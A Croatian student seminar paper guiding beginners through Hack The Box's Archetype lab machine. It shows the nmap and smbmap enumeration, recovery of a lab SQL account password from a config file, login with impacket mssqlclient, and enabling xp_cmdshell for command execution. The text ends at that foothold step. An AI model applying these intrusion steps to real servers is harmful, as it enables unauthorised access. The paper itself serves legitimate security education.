
****

**SVEUČILIŠTE U SPLITU**

**FAKULTET ELEKTROTEHNIKE, STROJARSTVA I BRODOGRADNJE**

*Kolegij: Računalna forenzika*

SEMINARSKI RAD

**HACK THE BOX ETIČNO HAKIRANJE**

Filip Ivić

Ivan Gusić

U Splitu, lipanj 2021.

Sadržaj

[1 Uvod 3](#_Toc75785389)

[1.1 Kali Linux 4](#_Toc75785390)

[1.2 Hack The Box 7](#_Toc75785391)

[2 Hack The Box Starting Point: Archetype 10](#_Toc75785392)

[2.1 Enumeration 12](#_Toc75785393)

[2.2 Foothold 15](#_Toc75785394)

[2.3 Attack 18](#_Toc75785395)

[3 Hack The Box Starting Point: Vaccine 22](#_Toc75785396)

[3.1 Enumeration 22](#_Toc75785397)

[3.2 Foothold 26](#_Toc75785398)

[3.3 Privilege Escalation 31](#_Toc75785399)

[4 Zaključak 33](#_Toc75785400)

# Uvod

Hack The Box je web platforma koja omogućuje svima, od početnika do stručnjaka, da dalje razvijaju i unapređuju svoje vještine hakiranja i unaprijeđuju znanje o Internet sigurnosti. Hack the Box nudi razne virtualne mašine temeljene na različitim operativnim sustavima i inačicama softvera s različitim ranjivostima koje moramo otkriti te iskoristiti. Ne postoje dvije iste virtualne mašine. Svaka od njih zahtijeva drugačiju metodu kako bi došli do cilja, a cilj je jednostavan: iskoristiti ranjivosti sustava odabrane mašine da bi došli do vrijednih podataka koje svaka mašina sadrži, odnosno zastava (eng. Flags) koje potom objavimo na samoj Hack The Box stranici. Za svaku objavljenu zastavu korisnik je nagrađen Hack The Box bodovima te ovisno o broju bodova korisnik ostvaruje razne pogodnosti.

U ovom seminaru ćemo napisati vodič i dati nekoliko savjeta o etičkom hakiranju različitih virtualnih mašina unutar Hack The Box platforme. Mi nikako nismo stručnjaci po temi Internet sigurnosti i etičnog hakiranja. Iza nas je samo nekoliko tjedana rada tako da će ovo biti vodič od početnika za početnike.

## Kali Linux

Kali Linux je Linux distribucija zasnovana na Debianu. Namijenjen je digitalnoj forenzici, testiranju probojnosti i hakiranju.

Za potrebe ovog seminarskog rada koristimo Kali Linux okruženje. Iako je moguće hakirati preko gotovo bilo kojeg uređaja, odabrali smo Kali Linux jer sadrži preko 600 instaliranih programa za testiranje ranjivosti. Može se pokrenuti s računalnog hard diska, sa *live CD* ili *live USB* distribucija, ili uz pomoć programa za virtualizaciju operativnih sustava. Mi koristimo *Oracle VM VirtualBox* program za virtualizaciju kojeg možete skinuti [ovdje.](https://www.virtualbox.org/) Link za instalaciju Kali Linuxa je [ovdje.](https://www.kali.org/) Upute za instalaciju svih potrebnih programa možete pronaći [ovdje.](https://www.youtube.com/watch?v=V_Payl5FlgQ&t=1046s)



Slika 1. Kali Linux

**VAŽNO !!! Sve daljnje upute se moraju izvesti unutar *Kali Linux* virtualne mašine koju ćemo kroz seminar nazivati lokalno računalo.**

Za početak, potrebno je upaliti *Kali Linux* virtualnu mašinu te pripremiti teren za hakiranje. Prvo što ćemo napraviti jest *updatati* cijeli sustav tako da otvorimo terminal i izvršiti sljedeće naredbe:

$ sudo apt update

Slika na kojoj se prikazuje tekst

Opis je automatski generiran

Slika 2. Kali update

$ sudo apt upgrade

Slika na kojoj se prikazuje tekst


Opis je automatski generiran

Slika 3. Kali upgrade

Drugu naredbu potvrdite upisivanjem slova '*y* ' u terminal.

**Savjet :** U svakom novom terminalu izvršite ovu naredbu:

$ sudo su




Slika 4 Kali root ovlasti

Tako ste dobili sva administratorska, odnosno *root* prava vaše *Kali Linux* virtualne mašine i tako si možete uvelike olakšati daljnji rad.


## Hack The Box

Sljedeće je potrebno napraviti račun za Hack The Box web platformu. Poveznicu za Hack The Box stranicu možete pronaći [ovdje.](https://www.hackthebox.eu/)




Slika 5. Hack The Box web platforma

Nakon što napravite korisnički račun, prijavite se svojim korisničkim podacima u stranicu. Trebao bi vas dočekati zaslon dobrodošlice kao na slici:




Slika 6. Hack The Box web sučelje

U gornjem desnom kutu primijetite *Connect to HTB* postavku. Odabirom na nju će vam se prikazati sljedeći izbornik. Odaberite odgovarajuću opciju ovisno radite li na klasičnim virtualnim mašinama (*Machines*) ili na početnim virtualnim mašinama (*Starting Point*). U našem slučaju, prvo radimo na *Starting Point* virtualnoj mašini te odabiremo tu opciju.



Slika 7. Spajanje na Starting Point

Potom odaberemo opciju *Download VPN* koji koristi UDP (*User Datagram Protocol*) na *port-*u 1337 te skinemo *starting\_point\_NazivRačuna.opnv* file.



Slika 8 Spajanje na VPN

Sljedeće, odaberite jednu od ponuđenih *Starting Point* virtualnih mašini. U svrhu ovog seminara, mi smo odabrali *Archetype* i *Vaccine Starting Point* virtualne mašine. Odaberite opciju *Join Machine* te će vaša virtualna mašina postati aktivna.




Slika 9. Archetype ciljno računalo

Ovdje još možemo vidjeti neke podatke o odabranoj mašini, kao što su ocjene korisnika, operativni sustav mašine, broj korisnika koji su uspjeli riješiti mašinu i, najvažnije, IPv4 (*Internet Protocol*) adresu mašine koja je u našem slučaju **10.10.10.27.**

# Hack The Box Starting Point: Archetype


Za početak, pozicionirajte se u direktorij gdje ste spremili VPN sesiju. U našem slučaju to je direktorij /home/ficekali/Downloads/Archetype. Locirajte starting\_point\_ImeRačuna.ovpn datoteku te ju pokrenite s naredbom:

$ sudo openvpn starting\_point\_ACCOUNTNAME.ovpn



Slika 10 Spajanje na VPN

Rezultat pokretanja naredbe bi trebao izgledati ovako:




Slika 11 Spajanje na VPN

**Savjet :** Ako iz bilo kojeg razloga budete imali probleme pri spajanju, unutar Hack The Box web sučelja pokušajte prebaciti VPN server u drugu regiju ili spremite VPN paket koji koristi TCP (*Transmission Control Protocol* ) na *port*-u 443.

Sada kada smo spojeni, trebamo pronaći naše novo VPN sučelje. To ćemo napraviti tako da otvorimo **novi terminal** te upišemo naredbu:

$ ip a



Slika 12 IPv4 adresa našeg lokalnog računala (VPN-a)


Ovdje vidimo da je *„tun0“* sučelje naše novo VPN sučelje direktno spojeno na našu osobnu mrežu. IPv4 adresa našeg VPN sučelja je **10.10.15.63**.

Hack The Box je dovoljno darežljiv da nam otkrije točnu IPv4 adresu ciljanog računala kojeg želimo hakirati. U našem slučaju to je računalo Archetype čija je IPv4 adresa **10.10.10.27.**

Međutim, u stvarnom svijetu možemo napraviti različite OSINT-ove (*open-source intelligence*) i veliki broj *Nmap* skeniranja da pronađemo odgovarajuću IP adresu računala kojeg želimo hakirati.

Najbolja praksa da provjerimo jesmo li spojeni na Archetype računalo jest da „*pingamo“* njegovu IP adresu, a to možemo s naredbom

$ ping 10.10.10.27




Slika 13 pinganje Archetype ciljnog računala

## Enumeration


Nakon što smo potvrdili vezu s ciljnim računalom, napokon možemo započeti s hakiranjem. Prvo ćemo pokrenuti Nmap skeniranje ciljnog računala da dobijemo predodžbu o uslugama i njihovim verzijama koje se izvode na njemu. Tako možemo pripremiti različite CVE-ove (*Common Vulnerability Exploits*) koji će nam dobro doći kasnije. Nmap skeniranje pokrećemo naredbom

$ nmap -sV --script vulners 10.10.10.27



Slika 14. Nmap skeniranje

**Savjet :** Ako parametar *"--script vulners"* ne radi za vas, pokušajte s "*nmap -sV -Pn 10.10.10.27*". Uputu kako koristiti Nmap skeniranje možete pronaći na slici 15.




Slika 15 Nmap upute

Vratimo se na rezultat izvršavanja nmap naredbe vidljivog na slici 14. Ne morate biti stručnjak da bi protumačili što znače ovi rezultati. Jednostavnim *googlanjem* broja porta i naziva servisa uz ključnu riječ „exploit“ saznajemo da je:

* NetBios protokol otvoren na portu 139/TCP,
* SMB (*Server Message Block*) usluga otvorena na portu 445/TCP i
* MSSQL (*Microsoft SQL Server*) otvoren na portu 1433


Za NetBios nismo pronašli nikakvi zanimljiv *exploit* no za SMB servis postoji "***smbmap***" alat koji dolazi već instaliran uz Kali Linux. Smbmap pokrećemo naredbom

$ sudo smbmap -H 10.10.10.27 -u " " -p " "



Slika 16 Smbmap skeniranje


**Savjet :** Uputu kako koristiti Nmap skeniranje možete pronaći na slici 17.



Slika 17 Smbmap upute

U rezultatu izvršavanja *smbmap*-a među *NO\_ACCESS* folderima uočavamo *READ\_ONLY* direktorij *„backsups“.* Koristeći naredbu

$ sudo smbmap -H 10.10.10.27 -u " " -p " "




Slika 18 Smbclient skeniranje

Možemo pristupiti sadržaju direktorija *„backups“* te upisivanjem ***dir***naredbe unutar *smbclient*-a izlistajemo sav sadržaj unutar direktorija. Unutar direktorija vidimo datoteku „*prod.dtsConfig*“ koju možemo skinuti na naše lokalno računalo naredbom ***get prod.dtsConfig.***

Preko *Google*-a saznajemo da je *DTSCONFIG* datoteka XML (*Extensible Markup Language*) konfiguracija za SQL *Server Integration Services* (SSIS). Pošto smo preko *Nmap*-a otkrili da je MSSQL otvoren na *port*-u 1443/TCP, pretpostavimo je da „***prod.dtsConfig“*** datoteka povezana s tom uslugom.

Sljedeće, na lokalnoj mašini locirajte skinutu „***prod.dtsConfig“*** datoteku te izlistajte njezin sadržaj s naredbom

$ cat prod.dtsConfig



Slika 19 Sadržaj prod.dtsConfig datoteke

Primijetite u lozinku i korisničko ime unutar „***prod.dtsConfig“*** datoteke.

**Lozinka = M3g4c0rp123; Korisničko ime = ARCHETYPE\sql\_svc**


## Foothold

Nakon što smo pronašli lozinku i korisničko ime, gotovi smo s enumeracijom sustava te krećemo s *foothold*-om.

Nakon kratkog *googlanja,* na *GitHubu* pronalazimo „***mssqlclient***“ skriptu koja nam omogućava spajanje na MSSQL servis koristeći lozinku, korisničko ime te IPv4 adresu računala na kojeg se spajamo kao parametre. Skriptu skidamo na lokalno računalo naredbom

$ wget https://raw.githubusercontent.com/SecureAuthCorp/impacket/master/examples/mssqlclient.py


No, pri pokretanju skripte se javi sljedeći error.



Slika 20 Skidanje mssqlclient skripte


Izgleda da Kali Linux ne može otvoriti skinutu „***mssqlclient***“ skriptu. Nakon *googlanja* problema saznali smo da „***mssqlclient***“ skripta dolazi već instalirana s Kali Linuxom te ju možemo locirati s naredbom ***locate mssqlclient*** unutar terminala. Kada locirate skriptu, izvršite ju ovom naredbom

$ python3 /usr/share/doc/python3-impacket/examples/mssqlclient.py -windows-auth ARCHETYPE/sql\_svc:M3g4c0rp123@10.10.10.27




Slika 21 Spajanje na SQL server

Sada operiramo unutar SQL servera. Naredbom *help* unutar SQL servera otkrijemo dodatne *shell* naredbe.



Slika 22 Naredbe SQL servera

Među dodatnim *shell* naredbama vidimo naredbu *enable\_xp\_cmdsehll* koju potom izvršimo unutar samog SQL Servera te dobijemo poruku da moramo ponovno konfigurirat server s naredbom *reconfigure* što smo i napravili. Među dodatnim *shell* naredbama je i naredba *xp\_cmdshell* uz koju stoji da „izvršava *cmd* koristeći *xp\_cmdshell*“. Pa smo probali iskoristiti jednu od običnih *windows cmd* naredbi ***whoami*** te smo dobili željeni rezultat. Uspjeli smo pristupiti *CMD*-u (*Command Prompt*) ciljanog računala.



Slika 23 Konfiguracija SQL servera

